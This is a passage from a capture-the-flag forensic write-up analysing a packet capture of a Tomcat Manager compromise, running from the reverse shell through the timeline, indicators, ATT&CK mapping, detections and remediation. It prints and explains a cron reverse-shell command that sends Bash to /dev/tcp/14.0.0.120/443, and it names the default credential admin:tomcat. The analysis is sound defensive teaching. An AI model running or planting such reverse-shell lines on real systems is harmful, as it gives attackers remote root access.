


Figure 10. Authenticated multipart upload of JXQOZY.war to Tomcat Manager.

Finding. The uploaded malicious archive is JXQOZY.war.

9. Reverse Shell and Persistence

Investigation question. Where did the payload connect, and what happened after execution?

Reasoning. The post-deployment conversation was followed as a TCP stream to recover command input and output. Commands, responses, and recurring connections establish both execution and persistence.

Wireshark display filter

```
ip.addr == 14.0.0.120 && tcp.port == 443
```

Observed evidence. The stream shows whoami returning root, followed by cd /tmp and a cron entry that executes Bash every minute and redirects an interactive shell to /dev/tcp/14.0.0.120/443. A later crontab -l displays the installed entry.




Figure 11. Root shell commands and the recurring cron callback to 14.0.0.120:443.

Finding. The callback destination is 14.0.0.120:443. The payload executed as root and established cron persistence.

Interpretation note. The use of destination port 443 does not make the session HTTPS. The stream content shows a raw interactive shell on a commonly permitted outbound port.

Cron Command Breakdown

```
***** /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Component	Meaning
*****	Execute every minute.
/bin/bash -c	Run the supplied string through Bash.
bash -i	Start an interactive Bash shell.
>& /dev/tcp/14.0.0.120/443	Send standard output and errors to a TCP connection.
0>&1	Redirect standard input to the same connection.

10. Reconstructed Timeline

The following timeline correlates the strongest packet-level evidence. Seconds are retained where they help show the speed of the sequence. All entries are UTC.

Time	Event	Evidence
18:18:52	Port scan	Rapid SYN packets to numerous ports on 10.0.0.112.
18:19:33	Directory enumeration	HTTP requests identify gobuster/3.6.
18:19:57	Manager discovered	/manager redirects to /manager/html.
18:20:05-18:20:24	Authentication activity	Repeated Basic Auth attempts followed by Manager access.
18:22:14	WAR upload	JXQOZY.war submitted to /manager/html/upload.
18:22:30	Shell execution	whoami returns root.
18:22:38 onward	Persistence	Cron callback to 14.0.0.120:443 installed and listed.

Attack Chain

The diagram summarizes the complete compromise and highlights the change in connection direction when the victim initiates the reverse-shell callback.




Figure 12. Tomcat Takeover attack chain from scanning to cron-based persistence.

1. 14.0.0.120 scanned multiple TCP ports on 10.0.0.112.
2. The scan identified an HTTP service on TCP 8080.
3. Gobuster enumerated paths and discovered /manager.
4. HTTP Basic Authentication attempts resulted in accepted credentials admin:tomcat.
5. Authenticated Tomcat Manager access enabled deployment of JXQOZY.war.
6. The deployed application produced an interactive root shell.
7. The attacker installed an every-minute cron callback to 14.0.0.120:443.

Indicators of Compromise

Type	Indicator
Source IP	14.0.0.120
Victim IP	10.0.0.112
Administrative service	TCP 8080
Callback destination	14.0.0.120:443
User-Agent	gobuster/3.6
Administrative path	/manager and /manager/html
Accepted credential	admin:tomcat

Type	Indicator
Malicious archive	JXQOZY.war
Persistence	/dev/tcp/14.0.0.120/443 in root crontab

11. MITRE ATT&CK Mapping

The mapping below describes behavior confirmed in the PCAP. Tactic placement reflects the role of each action in this incident rather than an assumption about the operator.

Tactic	Technique	Evidence
Discovery	T1046 Network Service Discovery	Multi-port SYN scan of 10.0.0.112.
Credential Access	T1110.001 Password Guessing	Repeated Basic Authentication attempts.
Initial Access	T1078 Valid Accounts	Accepted Tomcat Manager credentials.
Persistence	T1505.003 Web Shell	Malicious WAR deployed through Manager.
Execution	T1059.004 Unix Shell	Interactive Bash commands in the TCP stream.
Command and Control	T1095 Non-Application Layer Protocol	Raw reverse-shell traffic to TCP 443.
Command and Control	T1571 Non-Standard Port	Shell traffic on a port normally associated with HTTPS.
Persistence	T1053.003 Cron	Every-minute reverse-shell cron entry.

Detection Opportunities

- Alert when one source initiates connections to many destination ports within a short interval.
- Detect high-rate HTTP path requests and known enumeration User-Agent strings.
- Monitor /manager, /manager/html, and /manager/html/upload, especially from untrusted networks.
- Correlate repeated HTTP 401 responses with a later successful Manager session.

- Alert on multipart uploads of WAR files and new web applications deployed outside approved change windows.
- Detect web-service processes spawning shells or invoking crontab and /dev/tcp.
- Restrict and monitor outbound connections from application servers, including raw sessions on TCP 443.
- Alert on modifications to root crontab and recurring one-minute network callbacks.

Remediation Recommendations

8. Isolate the server and preserve the PCAP, Tomcat logs, authentication logs, deployed applications, process state, and cron configuration.
9. Rebuild the compromised host from a trusted image after evidence acquisition; do not rely only on deleting the WAR file.
10. Rotate Tomcat Manager credentials and any secrets accessible to the root-level process.
11. Restrict Tomcat Manager to a dedicated administrative network or VPN and disable it when not required.
12. Remove default and weak accounts, enforce unique strong credentials, and consider stronger administrative authentication controls.
13. Use HTTPS so Basic Authentication is not exposed in clear-text traffic.
14. Run Tomcat as a dedicated unprivileged service account and apply least privilege.
15. Apply supported Tomcat and operating-system security updates.
16. Restrict outbound connections from the server to approved destinations and protocols.
17. Hunt for additional cron entries, startup persistence, modified web content, unusual processes, and callbacks to 14.0.0.120.

Conclusion

The packet capture confirms a complete attack chain from discovery to persistence. The source 14.0.0.120 scanned 10.0.0.112, enumerated the Tomcat service on port 8080, discovered the Manager interface, authenticated with admin:tomcat, and uploaded JXQOZY.war. The deployed payload executed commands as root and installed a recurring reverse-shell callback to 14.0.0.120:443.

The decisive evidence is behavioral and correlated: scan timing identifies the source role, HTTP headers identify Gobuster and credentials, redirect and response status codes establish application behavior, multipart data identifies the uploaded archive, and the final TCP stream proves command execution and persistence. The server should therefore be treated as fully compromised.

References

- CyberDefenders. Tomcat Takeover Walkthrough. <https://cyberdefenders.org/walkthroughs/tomcat-takeover/>
- Apache Software Foundation. Apache Tomcat 7 Manager App HOW-TO. <https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html>
- OJ Reeves. Gobuster. <https://github.com/OJ/gobuster>
- MITRE. ATT&CK Enterprise Techniques. <https://attack.mitre.org/techniques/enterprise/>